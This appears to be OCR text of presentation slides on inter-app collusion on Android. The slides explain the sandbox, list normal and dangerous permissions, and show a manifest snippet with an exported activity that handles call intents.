
MECHANISM OF INTER-APP COLLUSION



MECHANISM OF INTER-APP COLLUSION




MECHANISM OF INTER-APP COLLUSION



THE ANDROID SANDBOX


Permission Types:



Normal

Dangerous


NORMAL PERMISSIONS



Normal Permissions


- `ACCESS_NETWORK_STATE`: Access network information.
- `ACCESS_WIFI_STATE`: Access Wi-Fi network information.
- `INTERNET`: Open network sockets.
- `SET_WALLPAPER`: Set the wallpaper.
- `RECEIVE_BOOT_COMPLETED`: Receive broadcast after booting.
- `VIBRATE`: Access the vibrator.
- `WAKE_LOCK`: Prevent processor sleeping/screen dimming.
- `ACCESS_NOTIFICATION_POLICY`: Access Do Not Disturb mode.

DANGEROUS PERMISSIONS




Dangerous Permissions

- `CAMERA`: Access the camera device.
- `READ_CONTACTS`: Read user's contacts.
- `WRITE_CONTACTS`: Write to user's contacts.
- `ACCESS_FINE_LOCATION`: Access precise location.
- `ACCESS_COARSE_LOCATION`: Access approximate location.
- `RECORD_AUDIO`: Record audio.
- `READ_PHONE_STATE`: Access phone state.
- `CALL_PHONE`: Initiate phone calls without user intervention.
- `READ_CALL_LOG`: Read the call log.




- `WRITE_CALL_LOG`: Write to the call log.
- `ADD_VOICEMAIL`: Add voicemails.
- `USE_SIP`: Use SIP service.
- `PROCESS_OUTGOING_CALLS`: Intercept outgoing calls.
- `BODY_SENSORS`: Access body sensor data.
- `SEND_SMS`: Send SMS messages.
- `RECEIVE_SMS`: Receive SMS messages.
- `READ_SMS`: Read SMS messages.
- `RECEIVE_WAP_PUSH`: Receive WAP push messages.
- `RECEIVE_MMS`: Receive MMS messages.
- `READ_EXTERNAL_STORAGE`: Read from external storage.
- `WRITE_EXTERNAL_STORAGE`: Write to external storage.

MECHANISM OF INTER-APP COLLUSION



Android Manifest


```
<activity android:name="com.funprime.calldialer.ui.activities.OutgoingActivity" android:exported="true"
    <intent-filter>
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
</activity>
```



`Intent.ACTION_DIAL`: Opens phone dialer. No special permission needed.

